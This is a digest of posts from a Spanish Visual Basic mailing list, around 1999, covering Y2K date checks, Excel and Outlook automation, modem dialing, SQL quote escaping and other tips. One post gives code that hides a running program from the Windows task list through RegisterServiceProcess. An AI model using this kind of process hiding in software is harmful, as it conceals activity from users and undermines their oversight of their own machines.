Este es un caso particularmente complejo, ya que algunos controles pueden haber sido desarrollados por usted y otros pueden provenir de terceros. En todo caso, conviene efectuar pruebas en los Controles Personalizados para determinar la manera en que las fechas son procesadas. Específicamente lo que se busca -para determinar la Compatibilidad con el Año 2000-, es que tales controles:

a) Regresen fechas con el año en 4 dígitos.

b) En caso de aquellos controles que regresan años de 2 dígitos, verificar que tipo

de tecnología incorporan para reconocer las fechas dentro de un rango (1900-1999) u otro (2000-2099).

c) Revisar si estos controles aceptan fechas con el año en 4 dígitos.

d) En caso de que lo anterior sea falso, que si reciben una fecha con el año en 2 dígitos puedan reconocerla y procesarla adecuadamente.

e) Verificar si el control procesa adecuadamente los años bisiestos. Un año bisiesto ocurre cada 4 años dentro de un mismo siglo (por ejemplo, 1988, 1992, 1996, etc.), y cada 400 años dentro de un milenio, en la frontera de siglo (por ejemplo, 1200, 1600, 2000, etc. Note que 1900 no fue año bisiesto). Si el control no procesa adecuadamente los años bisiestos podría notar una errática en el control, tal como pasar del 28-Feb al 1-Mar, o del 28-Feb al 29-Feb y entonces al 0-Mar.

f) Determinar el tipo de tecnología empleada por el control para reconocimiento de fechas con el año en 2 dígitos. Algunas tecnologías que pudieran utilizarse son: la ya tan mencionada tecnología de Ventaneo, la tecnología de Codificación en la que se utiliza algún tipo de codificación para representar internamente las fechas (por ejemplo, en COBOL podrían utilizarse campos de tipo COMP-3 para colocar los 4 dígitos del año en un espacio de 2 bytes) y la tecnología de Ampliación o Expansión, que pretende convertir una fecha con el año en dos dígitos a una fecha con el año en cuatro dígitos (como el ejemplo mostrado en "Introducción de Fechas").

g) Determinar los rangos de fechas que son empleados para decidir si una fecha es procesable por el control (por ejemplo, Access 97 reconoce fechas desde el año 100 al año 9999, CA-Clipper 5.x reconoce fechas desde el año 100 al 2999).

h) En el caso de aquellos controles que pueden retornar el dia de la semana, verificar que el 1° de Enero del 2000 retorne "Sábado" y "Lunes", "Martes" y "Miércoles" para los dias 28 y 29 de Febrero y 1° de Marzo del año 2000. i) Para los controles que procesan fechas Julianas, verifique que el 29 de Febrero regresa 60 y el 31 de Diciembre 366.

Considere que los programas como MS Excel pueden también ser usados como controles a través de su modelo de objetos.

Protección contra fallos en el Reloj del Sistema:
El código siguiente puede ser añadido a cualquier proyecto para alertar al operador sobre una falla en el Reloj del Sistema. Se requiere que este código sea ejecutado a intervalos regulares. El código le dirá al operador cuando el Reloj del Sistema cae en algún momento en una fecha anterior a 1/1/1999.

```
     If Now < #1/1/1999# Then
          MsgBox "El Reloj del Sistema ha sido puesto a " & Format(Now,
"mm/dd/yyy") & _
                 ". Esta Fecha/Hora incorrecta podría dañar datos del Sistema. "
& _
                 "Restablezca la Fecha/Hora para corregir el problema."

     End If
```

Consideraciones Generales:

Recuerde que es posible incluir fechas en macros, scripts, campos que no son campos de fecha, Cut and Paste, tablas, queries, reportes e importación y exportación de datos.

Bueno amigos, espero que esta información les sea de utilidad.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Hacer que un programa no aparezca en la lista de tareas

Si quieres hacer un programa y que no aparezca cuando das Ctrl+Alt+Sup., aquí tienes:

Declarar en un módulo:

```
Public Declare Function GetCurrentProcessId Lib "kernel32" () As Long


Public Declare Function GetCurrentProcess Lib "kernel32" () As Long
Public Declare Function RegisterServiceProcess Lib "kernel32" _
       (ByVal dwProcessID As Long, ByVal dwType As Long) As Long
Public Const RSP_SIMPLE_SERVICE = 1
Public Const RSP_UNREGISTER_SERVICE = 0
```

Meter en un Form y ejecutar la funcion que se precise:

```
Private Sub nover()
Dim pid As Long
Dim reserv As Long
pid = GetCurrentProcessId()
regserv = RegisterServiceProcess(pid, RSP_SIMPLE_SERVICE)
End Sub


Private Sub ver()
Dim pid As Long
Dim reserv As Long
pid = GetCurrentProcessId()
regserv = RegisterServiceProcess(pid, _
RSP_UNREGISTER_SERVICE)
End Sub
```

Saludos a todos los listeros de #poti in the net.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Iconos en un menu *(2 mensajes)*

Hola G.G.:

Si lo que quieres es poner iconos en los menús que generas con el VB puedes utilizar el código que adjunto.

Saludos
Luis Javier

icomenu.zip

Saludos a Todos!!!!!!
Aqui estan dos ejemplos de como colocar imagenes dentro de un menu, tienen algunos comentarios, pero estan en ingles ya que estos ejemplos me los encontre tirados en internet.

El primer ejemplo (picmenu.zip) es el mas sencillo aunque esto es relativo, ya los dos ejemplos utilizan API para poder colocar las imagenes dentro de los menus.

NOTA: Algunas veces al ejecutarlos me provocan errores, pero despues de compilarlos ya trabaja bien.

Espero que les sea util.

David

picmenu.zip owner_drawn_menus.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Modificar datos de la libreta de direcciones de Microsoft

perdon por tardar pero el trabajo me mata... :o))
abri un proyecto y referencia la libreria de outlook, ponete esto en el evento que quieras... podes usarlo desde Vb o desde Vba..

```
Dim OBjOutlook As Object
Dim ObjMapi As Object
Dim ObjCarpeta As Object
Dim ObjTodoContacto As Object
Dim ObjContacto As Object
Dim Cambio As String, izq As String, med As String, der As String


Set OBjOutlook = CreateObject("Outlook.Application")
Set ObjMapi = OBjOutlook.GetNamespace("MAPI")
Set ObjCarpeta = ObjMapi.GetDefaultFolder(olFolderContacts)
Set ObjTodoContacto = ObjCarpeta.Items
      For Each ObjContacto In ObjTodoContacto
        'mostrar los distintos tipos de telefono
        'BusinessTelephoneNumber
        'Business2TelephoneNumber
        'HomeTelephoneNumber
        'Home2TelephoneNumber
        'PrimaryTelephoneNumber
        'MobileTelephoneNumber
        'hay mas tipos de telefono :o))
         Cambio = ObjContacto.BusinessTelephoneNumber
         'proba aca segun tu formato de lista telefonica
         izq = Left(Cambio, 3)
         medio = Mid(Cambio, 4, 2)
         der = Right(Cambio, 6)
         'para telefono primario comercial 5555555 sin (01)
         ObjContacto.BusinessTelephoneNumber = izq & "." & medio & "." & der
         ObjContacto.Save
      Next
```

zaluTHH
#<-=LupiYo=-># ("el resfriau")
----- Original Message -----
From: Alejandro García <agarcia@softhome.net>
To: <vb-esp@ccc.uba.ar>
Sent: Wednesday, October 13, 1999 1:04 PM
Subject: vb-esp : Moficar datos de la Libreta de Direcciones

> Saludos compañeros de Lista
>
> Mi pregunta esta relacionada con la libreta de direcciones de los
programas
> microsoft (Outlook Express, Ofice 2000, etc)
>
> Lo que quiero hacer mediante un programa es modificar los telefonos de los
> contactos de la siguiente manera: 5555555 --> 555.55.55. Seria bastante
> tedioso modificarlos cada una a mano.

>
> El problema es que no se como acceder a los datos de la libreta de
> direcciones.
>
>
> Alejandro García
> agarcia@softhome.net
> Caracas - Venezuela
>
>

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

```
Option Explicit
Declare Function WriteFile& Lib "kernel32" _
        (ByVal hFile As Long, lpBuffer As Any, _
        ByVal nNumberOfBytesToWrite&, _
        lpNumberOfBytesWritten&, ByVal lpOverlapped&)
Declare Function CreateFile& Lib "kernel32" Alias "CreateFileA" _
        (ByVal lpFileName$, ByVal dwDesiredAccess&, _
        ByVal dwShareMode&, ByVal lpSecurityAttributes&, _
        ByVal dwCreationDisposition&, ByVal dwFlagsAndAttributes&, _
        ByVal hTemplateFile&)
Declare Function CloseHandle& Lib "kernel32" (ByVal hObject&)
Declare Function FlushFileBuffers& Lib "kernel32" (ByVal hFile&)


Function OCD(Mensaje As String, CommPort As String) As Boolean
Dim bModemCommand(256) As Byte
Dim OpenPort As Long
Dim RetVal As Long, RetBytes As Long, i As Integer

OCD = False
OpenPort = CreateFile(CommPort, &HC0000000, 0, 0, 3, 0, 0)
If OpenPort = -1 Then
   MsgBox "Error al abrir el puerto " & CommPort
   Exit Function
End If
For i = 0 To Len(Mensaje) - 1
   bModemCommand(i) = Asc(Mid(Mensaje, i + 1, 1))
Next
RetVal = WriteFile(OpenPort, bModemCommand(0), Len(Mensaje), RetBytes, 0)
If RetVal = 0 Then
   MsgBox "Error al escribir en " & CommPort
Else
   RetVal = FlushFileBuffers(OpenPort)
   OCD = True
End If
RetVal = CloseHandle(OpenPort)
End Function
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Sentencia SQL con comilla simple *(3 mensajes)*

HOla a todos Listeros

Yo para solventar el problemas de la comilla simple uitlizo esta funcion y me va bien.

```
Public Function DobleComilla(Valor As Variant) As String
Dim cmpvalor As String
Dim aux As Integer
Dim comilla As String * 1
    If IsNull(Valor) Then
        cmpvalor = ""
    Else
        cmpvalor = Valor
        comilla = Chr(39)
        aux = InStr(cmpvalor, comilla)
        Do While aux <> 0
            cmpvalor = Left$(cmpvalor, aux) & comilla & Right$(cmpvalor,
Len(cmpvalor) - aux)
            aux = InStr(aux + 2, cmpvalor, comilla)
        Loop
    End If
    DobleComilla = cmpvalor
End Function
```

Espero que os sirva.

Un saludo. ALberto.

Buenas

La funcion abajo codificada es similar al Replace de VB6. Las versiones de VB5 y anteriores no tienen una funcion como la Replace. Ahi aporto la funcion MyReplace para aquellos que deseen utilizarlo.
Usa dos caracteristicas poco usadas por los programadores (variables estaticas y funciones recursivas).

Cualquier duda o mejora por favor comuniquenmelo.

Saludos

Oswaldo A D'Acevedo
Oswaldo@heuristika.com

```
Public Function MyReplace(myText As String, Str1 As String, Str2 As String)
As String
 '' myText es el texto en que se Reemplazara el String Str1 por el String Str2
'' No importa cuantas veces se repita el Str1 y tampoco si estan juntos, este sera
'' reemplazado las veces que aparezaca en myText
'' un caso particular sera el reemplazar el "'" con el "''" para efectos de
```

```
comandos SQL
'' Oswaldo D'Acevedo , 09/24/1998
Static MyStrTemp
Static MyBool As Boolean
If Not MyBool Then
    MyStrTemp = ""
    MyBool = True
End If
If InStr(myText, Str1) > 0 Then
    MyStrTemp = MyStrTemp & Left(myText, InStr(myText, Str1) - 1) & Str2
    myText = Right(myText, Len(myText) - (Len(Left(myText, InStr(myText,
Str1)))))
    MyReplace myText, Str1, Str2
End If
MyReplace = MyStrTemp & myText
MyBool = False
End Function
```

Alejandro:

Para cambiar los apóstrofes simples por dobles

```
Function CambiarApo( s as String ) as String
Dim iApo as integer


iApo = InStr( s, "'")
If iApo = 0 Then
    CambiarApo = s
    Exit Function
End If

Do
    CambiarApo = CambiarApo & Mid( s, 1, iApo ) & "'"
    s = Mid( s, iApo + 1 )
    iApo = InStr( s, "'")
Loop While iApo > 0
CambiarApo = CambiarApo & s
End Function
```

Saludos,

Diego Buendía
Barcelona, Spain
diegobb@teleline.es

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

TabStrip

Yo prefiero el TabStrip. Es un control muy ligero.
Hay que reconocer que el SSTab es lento con ganas y a proposito, y a veces le da por comerse algún control (o por lo menos le daba en VB5).

Con el TabStrip hay que programar un poquito más, pero pensandolo un poco se resuelve todo el 8 líneas.

1.-En diseño, creas un array de frames (fraPersoa) con los mismos index que las solapas del tabstrip (tabPersoa)
2.- En cada Frame colocas los controles correspondientes al Tab del mismo Index.
3.- Los frames pueden estar en cualquier posicion en tiempo de diseño, se colocan en Form_Load. Incluso le puedes poner un caption que te resulte descriptivo.
4.- Este código en Form_Load los coloca en la posición adecuada

```
Dim fra As Frame
With tabPersoa
  For Each fra In fraPersoa
    fra.Move .Left + 25, .Top + .Tabs(1).Height + 50, .Width -50, .Height - 100
    fra.BorderStyle = 0
    fra.Caption = ""
  Next
End With
```

5.- Y este código en tabPersoa_Click muestra en frame adecuado

```
Dim fra As Frame

For Each fra In fraPersoa
  fra.Visible = False
Next
fraPersoa(tabPersoa.SelectedItem.Index).Visible = True
```

Alberto Rodríguez Calvo (AlbertoRC@ole.com)

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

TAPI

Me imagino que debe de haberlo, mientras tanto, puedes ensayar con este proyecto, seguro que también aprendes algo...

prjtapi.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Acceso a Excel desde VB5 *(2 mensajes)*

PREGUNTA

¿Alguien sabe la forma correcta de abrir una hoja de calculo Excel utilizando Automatización OLE y que si ya hay una instancia de Excel ejecutandose agrege esta hoja a esa instancia y si no cree un objeto Excel?

En cualquiera de los dos casos (que exista una instancia de Excel o no) ¿como borrar del todo la instancia creada o la hoja añadida?

RESPUESTA

AUTOMATIZACIÓN DE UNA APLICACIÓN

Voy a usar los componentes de EXCEL para hacer las típicas operaciones que hago en el propio EXCEL, pero desde mi aplicación.

El modelo de objetos de EXCEL está en la ayuda de EXCEL y se busca Object Model.

Arrancaré un objeto Application y con el objeto Workbook podré grabar, abrir, ...

En la ayuda de EXCEL, los objetos que tengan una (s) es que además de objetos son colecciones.

Worksheet es una hoja de cálculo, (s) es la colección de las hojas del libro.

Range es un rango de celdas.

Chart es el objeto para acceder a un gráfico, y es también una colección.

Los nombres entre comillas que no sean palabras serán nombres de ficheros "earn.xls"
o de hojas o de celdas dentro del archivo xls (Earnigs, ...)

Ejemplo:

```
Dim xl As Excel.Application

‘Para levantar el objeto: (Así levanto EXCEL. Lo veo en el Task Manager en NT)
Set xl = CreateObject(“Excel.Application”)

‘Para ver el objeto que está en background, pongo la propiedad visible a true
‘y además lo ejecuto en primer plano
xl.visible = True

‘Para abrir un archivo: Con Open añado el archivo a la colección
xl.Workbooks.Open App.Path & “\earn.xls”
```

NOTA: Puedo saber si un objeto tiene algo con:

```
If (xl is Nothing) ...
```

Vamos a pasar cosas a las casillas:

```
xl.Worksheets("Earnings").Activate 'Activo la hoja Earnings (la pongo encima).
```

```
Earnings: Es el nombre de la hoja de cálculo
xl.Worksheets("Earnings").Range("Growth").Value = txtGrowth.Text
xl.Worksheets("Earnings").Range("Inflation").Value = txt Inflation.Text
```

```
Growth: Es el nombre de una celda
Inflation: Es el nombre de otra celda
```

NOTA: Para acceder a un rango, podríamos poner los valores en una matriz:

```
... Range("C3","C8") ...
```

y esto hace referencia al rango C3:C8.

Crear un gráfico:

```
'Selecciono el rango para el gráfico.
xl.worksheets("Earnings").Range("net.profit").Select

'Añado el gráfico a la colección.
Dim xlChart As Chart '(o ChartArea)
Set xlChart = xl.Charts.Add()

'Doy el tipo
xl.Chart.Type = xl3Dcolumn 'xl3Dcolumn es una cte. de EXCEL
```

Además de crearlo, así aparece.

NOTA: En algunos casos en conveniente verificar:

```
if xl is Nothing then
 ..........
else
 xl.Activate
end if
```

Para salir:

```
if not xl is Nothing then
 xl.Activeworkbook.Close SaveChanges := False
 xl.Quit
 Set xlChart = Nothing
 Set xl = Nothing
end if
```

```
El SaveChanges := False es para pasar parámetros.
```

Espero haberte ayudado.

Un saludo...

==========
Si puede imaginarse, puede progarmarse.
Ramón Egido.
ramon.egido@adecco.es
Programador Senior.
InterActive Development Studio, S.L.

>yo quiero es .
>
>Abrir el libro
>Buscar una hoja "HOJAn"
>Si no existe coger la hoja "HOJAn-1" y copiarla al final
>Escribir los datos
>guardar el libro

Puedes emplear un procedimiento similar al que te envío. A este se le pasa el número de hoja en la que quieres escribir (N), busca la HojaN (se supone que es la última) y si no existe copia la ultima que tenga como HojaN. Luego escribe datos en la hoja.

```
Sub GrabaHoja(NumHoja As Long)
Dim xl As Excel.Application
Dim hoja As Excel.Worksheet
Dim strUltHoja As String
Dim i As Long

'supongo que tengo un libro con las hojas llamadas Hoja1, Hoja2 ...,
'que en NumHoja tengo el nº de la hoja a modificar,
'y que sólo escribo en la última y no hay vacías por el medio


'cargar excel
Set xl = New Excel.Application
'abrir el libro
xl.Workbooks.Open App.Path + "\libro1.xls"
'accedo a la ultima hoja
Set hoja = xl.ActiveWorkbook.Worksheets(xl.ActiveWorkbook.Worksheets.Count)
'si la última hoja no es la que busco, la copio otra vez en ultimo lugar
If hoja.Name <> "Hoja" & NumHoja Then
    'copio la hoja al final
    hoja.Copy after:=hoja
    'la selecciono
    Set hoja =
xl.ActiveWorkbook.Worksheets(xl.ActiveWorkbook.Worksheets.Count)
    'le cambio el nombre
    hoja.Name = "Hoja" & NumHoja
End If
'escribo los datos que necesito
hoja.Range("A2").Value = "MiDato"
hoja.Range("A3").Value = 25518
hoja.Range("A4").Value = "10/25/1999" ' mm/dd/yyyy
Set hoja = Nothing
'grabo el libro dejando la última hoja activa
xl.ActiveWorkbook.Save
```

```
'cierro el libro
xl.ActiveWorkbook.Close
'cierro excel
xl.Quit
Set xl = Nothing
End Sub


Un saludo.
```


_____
José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi

Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

ADO y Visual Basic 5.0

Buenas:

Me respondo yo mismo.
Si estamos en Windows 95 hay que instalar DCOM95 si es que no esta instalado ya, si es Windows 98 DCOM98. En Windows NT, pasar de esto.
Después instalamos el Microsoft Data Components (Mdac) sea cual sea el sistema operativo.
Tras esto solo hay que seleccionar la casilla correspondiente en Referencias.

El Microsoft Data Components lo teneis disponible en www.microsoft.com/data

Haciendo todo lo anterior yo he conseguido que funcione ADO en Visual Basic 5, aunque muchas pruebas no he hecho, la verdad.

Salu2.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Archivos de Texto y Acces

Emilio:
    Si los ficheros de texto que quieres vincular no tienen encabezados, y además quieres que tengan un formato en particular, debes crearte un fichero schema.ini. (Te mando un ejemplo para que lo veas). Este fichero debe situarse en la carpeta donde se encuentren los ficheros txt. Este ejemplo está formateado para vincular 2 ficheros de texto, los cuales no tienen encabezados (por eso defino los campos). Además los campos están delimitados por tabulaciones (Lo pueden estar también por comas, asteriscos o ser fijos). Además está puesto CharacterSet=ANSI en cada configuración de fichero para que tome bien los caracteres particulares al idioma. (Yo olvidé uno y me dio problemas con la ñ).

    Para crear la conexión tienes que abrir la base de datos, crear un tableDef y poner la cadena de conexión que te indico abajo. Después anexas la definición de la tabla.

```
Dim tdfSales As TableDef
Dim sConnect As String

      'Creo la conexión para cada fichero de texto. Esto conecta con
fcris.txt
      Set gmidb = Workspaces(0).OpenDatabase(CaminoBasedeDatos, False,
False, ";pwd=mipassword")
      Set tdfSales = gmidb.CreateTableDef("fcris")
      tdfSales.Connect = "Text;DATABASE=" & CaminoBasedeDatos
      tdfSales.SourceTableName = "fcris.txt"
      gmidb.TableDefs.Append tdfSales
```

 <>

Espero que te sirva

> -----Mensaje original-----
> De: Emilio Capolupo [SMTP:ecapolup@cvtci.com.ar]
> Enviado el: martes 24 de agosto de 1999 17:15
> Para: visualbasic-esp@egroups.com; VB-ESP
> Asunto: (VB-ESP) Archivos de Texto y Acces
>
> Lei en un mail de la lista que alguien usaba IISAM para vincular
> automáticamente unos ficheros de texto a una base de datos ACCESS.
>
> Muchas Gracias
>
>
> TERMINUS INFORMATICA
> Emilio Capolupo
> Buenos Aires - Argentina
> ecapolup@cvtci.com.ar

schema.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Autodial con VB

Fabian:

No es complicado. Aqui te mando un ejemplo que hace justamente eso. Se hace con el control Microsoft Comm Control. Solo tenes que especificarle en que puerto esta conectado el modem y:

```
MSComm1.PortOpen = True
MSComm1.Output = "ATD" & numero.Text & Chr$(13)
```

En Output va un string en donde mediante un comando AT le especificas que tiene que hacer el modem.

Espero que te sea de utilidad

Dajo

-=-=-=

www.jrubi.com
1598488

Calcular la Edad

Aqui te anexo algo que te puede ser util.

Saludos,

Alberto.

-----Original Message-----
From: jmp@caribe.net [mailto:jmp@caribe.net]
Sent: Wednesday, September 15, 1999 4:54 PM
To: visualbasic-esp@egroups.com
Subject: (VB-ESP) Calcular la Edad

Como puedo calcular la edad ?

diffechas.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Claves para grabar en el registro

HKEY_USERS tiene una rama distinta para cada usuario que hace login.

HKEY_CURRENT_USER apunta a la rama de HKEY_USERS que corresponde al login actual.

Ahí es donde debe guardarse la configuración personalizada del usuario, por lo general en HKEY_CURRENT_USER\Software\NombreDelFabricante\NombreDeLaAplicación

La configuración general de la aplicación no debe guardarse ahí, salvo que la propia aplicación carge valores por defecto. Por lo general es mejor guardarla en HKEY_LOCAL_Machine\Software\NombreDelFabricante\NombreDeLaAplicación
Un valor tipicos en esta rama es la ubicación de la base de datos. Si esta puede cambiar, debes proporcionar al usuario un diálogo, generalmente colgando de un menú Opciones-Configuración, en el que pueda modificarlo.

Esta es la estrategia general en todas las aplicaciones comerciales. Con solo una miradita encontraras en estas dos ramas del registro toda la configuración de Office, VB, etc.

Alberto Rodríguez Calvo (cittarc@usc.es)
Centro de Innovación e Transferencia de Tecnoloxia (CITT)
Universidade de Santiago de Compostela
Páxina Web do CITT: http://citt.usc.es

Avda. Ciencias s/n, Campus Sur Tfno (9)81 599800
15706 Santiago de Compostela (A Coruña) (9)81 563100 Ext 14380
España Fax (9)81 599309

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Cómo hacer un formulario flotante (barra de herramientas)

Hola Olga, para hacer un formulario flotante necesitas echar mano de las funciones de la API.

```
En un modulo, haz la siguiente declaracion:
'FUNCION PARA LA CREACION DE FORMULARIOS FLOTANTES
   'Crear una ventana flotante al estilo de los tool-bar
   'Cuando se minimiza la ventana padre, también lo hace ésta.
Public Declare Function SetWindowWord Lib "user32" (ByVal Hwnd As Long, ByVal
nindex As Long, ByVal wNewWord As Long) As Long
Public Const SWW_hParent = -8

'despues en un procedimiento
     SetWindowWord VentanaFlotante.Hwnd, SWW_hParent, VentanaPadre.Hwnd
Espero que esto te sirva, un saludo.
```

Antonio Fco. Ramos
i22ragaa@uco.es>i22ragaa@uco.es
ICQ: 43651391
Córdoba (España)

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Como puedo imprimir bitmap

>Tengo en un form, un picture que ocupa todo el form y quisiera imprimirlo.
>Quisiera contemplar la posibilidad que si el bitmap es mas grande que el
>picture, poder imprimirlo, en una sola hoja(comprimirlo para que entre
>automaticamente)

Prueba con esto que acabo de hacer. No lo he probado mucho pero creo que funciona.

```
Sub ImprimeMaxPicture(Imagen As IPictureDisp, Optional CentrarH As Boolean
= True, Optional CentrarV As Boolean = True, Optional orientacion As Long = 1)
'Imprime una imagen en la impresora comprimiéndola para que quepa en una
'hoja. Si su tamaño es menor que el de la hoja, no se modifica.
'Parametros:
' Imagen : la propiedad picture del picture o form que queramos imprimir
' CentrarH : si true la imagen se imprime centrada horizontalmente
' CentrarV : si true la imagen se imprimir centrada verticalmente
' Orientacion : 1 = Vertical
' 2 = Horizontal
' 0 = Automática en función de las proporciones de la foto
' si es más ancha que el papel

Dim TamañoX As Single, TamañoY As Single, PosX As Single, PosY As Single
Dim Relacion As Single
'ajusto la orientación de la impresora
Select Case orientacion
    Case 1: Printer.Orientation = vbPRORPortrait
    Case 2: Printer.Orientation = vbPRORLandscape
    Case 0:
            If (Imagen.Width > Imagen.Height) And (Imagen.Width >
Printer.ScaleWidth) Then
                Printer.Orientation = vbPRORLandscape
            Else
                Printer.Orientation = vbPRORPortrait
            End If
End Select
'hallo la relación entre el ancho y el alto de la imagen
Relacion = Imagen.Width / Imagen.Height
TamañoX = Imagen.Width: TamañoY = Imagen.Height
'ajusto el tamaño a imprimir a los márgenes de la impresora
If TamañoX > Printer.ScaleWidth Then
    TamañoX = Printer.ScaleWidth
    TamañoY = TamañoX / Relacion
End If
If TamañoY > Printer.ScaleHeight Then
    TamañoY = Printer.ScaleHeight
    TamañoX = TamañoY * Relacion
End If
PosX = 0: PosY = 0
'hallo la posición de impresión
If CentrarH Then PosX = (Printer.ScaleWidth - TamañoX) / 2
If CentrarV Then PosY = (Printer.ScaleHeight - TamañoY) / 2
Printer.PaintPicture Imagen, PosX, PosY, TamañoX, TamañoY
Printer.EndDoc
```

```
End Sub


Un saludo.

_____________________________________________________
```

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Conocer las unidades del sistema *(2 mensajes)*

>logre gracias a la ayuda compañeros de la lista, pero lo que deseo ahora
>saber es como encontrar una unidad disponible ya que siempre le asigno la
>"X:" a la conexción de red y si el usuario la tiene ocupada pues no se
>conecta.

Esta función te devuelve las unidades existentes en un sistema :

```
Function UnidadesExistentes() As String
Dim r As Long, allDrives As String, aux As String, i As Long

allDrives = Space$(64)
r = GetLogicalDriveStrings(Len(allDrives), allDrives)
aux = ""
For i = 1 To Len(allDrives)
    If Mid$(allDrives, i, 1) >= "a" And Mid$(allDrives, i, 1) <= "z" Then
aux = aux + Mid$(allDrives, i, 1)
Next i
UnidadesExistentes = aux

End Function
```

No olvides declarar la función del api utilizada :

```
Private Declare Function GetLogicalDriveStrings Lib "kernel32" Alias
"GetLogicalDriveStringsA" (ByVal nBufferLength As Long, ByVal lpBuffer As
String) As Long
```

Un saludo.

_____

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

Was the salesman clueless?
Productopia has the answers.
http://clickhere.egroups.com/click/555

eGroups.com página principal: http://www.egroups.com/group/visualbasic-esp
http://www.egroups.com - Simplificando comunicaciones del grupo

>Alguien sabe cómo obtener sólo las unidades que son físicas (excluyendo a
>las unidades de red) ?

Adjunto envío una clase para obtener las unidades. Puedes ver unidades
removibles (disquetes y otras) , discos duros, unidades de red, cd-rom y
ram-disks o cualquier combinación de ellas.
Se acompaña también un form de ejmplo.

Me permito enviarlo a la lista porque mide menos de 3 Kb (no quinientas y
pico como el que envió alguien el otro día).

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

Solutions4SURE.com offers over 40,000 name brand computer
products and customized programs to fit your business and
technology needs! http://clickhere.egroups.com/click/654

Página principal de eGroups.com: http://www.egroups.com/group/visualbasic-esp
http://www.egroups.com - Simplificando las comunicaciones del grupo

clogicaldrives.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Crear un cd que al insertarlo arranque un documento de word

>Cuando insertamos un CD de audio comercial en la PC, esta detecta que son
>archivos .cda y si tienes puesto el autorun del CD se pone a tocar la música
>OK..
>bueno quisiera hacer lo mismo con otro tipo de archivos.
>Quisiera no tener que armar la rutina que me envías ya que no todos los
>usuarios instalan los programas en los mismos sitios y el autorun (creo)
>siempre va dirigido a algún sitio determinado y si no encuentra lo que busca
>nuestra aplicación, programa o lo que fuera no funciona.

si en el autorun.inf pones, por ejemplo :

```
[autorun]
open=start MiDocumento.doc
```

Windows se encargará de buscar el programa asociado a la extensión .doc y de ejecutarlo.

Mediante el api puedes saber dónde está el ejecutable asociado a una extensión pero no te hace falta. El start se encargará de ello.

Un saludo.

_____

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista VB-ESP y un resumen de los mensajes de la misma

---

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Crear un gráfico en Excel desde VB

>Insisto con esto del Chart en Excel a continuacion les mando el codigo
>que uso para crear un chart en Excel desde VB:

Puedes probar con esto :

```
Dim objExlApp As Excel.Application
Dim objExlChart As Chart

Set objExlApp = CreateObject("Excel.Application")
'abro un nuevo libro
objExlApp.Workbooks.Add
'relleno valores
objExlApp.Worksheets(1).Range("a1") = 1
objExlApp.Worksheets(1).Range("b1") = 2
objExlApp.Worksheets(1).Range("c1") = 3
'los selecciono
objExlApp.Worksheets(1).Range("a1:c1").Select
'creo el gráfico
Set objExlChart = objExlApp.Charts.Add
objExlChart.ChartType = xl3DColumnClustered
'le digo que lo ponga en la hoja1, como un objeto
objExlChart.Location Where:=xlLocationAsObject, Name:="Hoja1"
'lo muevo
objExlApp.ActiveSheet.Shapes("Gráfico 1").IncrementLeft -126#
objExlApp.ActiveSheet.Shapes("Gráfico 1").IncrementTop -45#
'muestro excel para ver el resultado
objExlApp.Visible = True
'libero los objetos
Set objExlChart = Nothing
Set objExlApp = Nothing
```

Para este tipo de cosas lo más sencillo es grabar macros en excel que hagas
lo que tu quieres y luego estudiar el código generado.

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi

Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Funcion para redondear

Ahi va una funcion para redondear numeros a cualquier decimal:

```
'-------------------------------------------------------------------------------
----------
' FUNCION: Rounded
'
' DESCRIPCION: Redondea un valor numerico al numero de decimales especificado.
' Valor de resto >= 0 y <= 0.5 ==> Se redondea a la parte entera
' Valor de resto > 0.6 y < 1 ==> Se redondea a la parte entera mas 1
'
' PARAMETROS: xNumero --> Numero que se desea redondear
' niDecimales --> Posicion del decimal en el que se desea realizar
' el redondeo. Si el valor es negativo, se redondea
' por el digito hacia la izquierda.
'
' EJEMPLOS:
' Rounded(1045.543, 2) = 1045.54
' Rounded(1045.545, 2) = 1045.54
' Rounded(1045.545001, 2) = 1045.55
' Rounded(1045.546, 2) = 1045.55
' Rounded(1000.1, 0) = 1000
' Rounded(541, -1) = 540
' Rounded(1871, -2) = 1900
' Rounded(-100.6, 0) = -101
' Rounded(-100.5, 0) = -100
' Rounded(-100.3, 0) = -100
'
' AUTOR: Jose L. Perez Rodriguez
'
' FECHA ULTIMA MODIFICACION: 17-Jun-1996
'
'-------------------------------------------------------------------------------
-----------
Function Rounded(ByVal xNumero As Variant, ByVal niDecimales As Integer) As Variant
Dim rValor As Double
Dim xRetValue As Variant
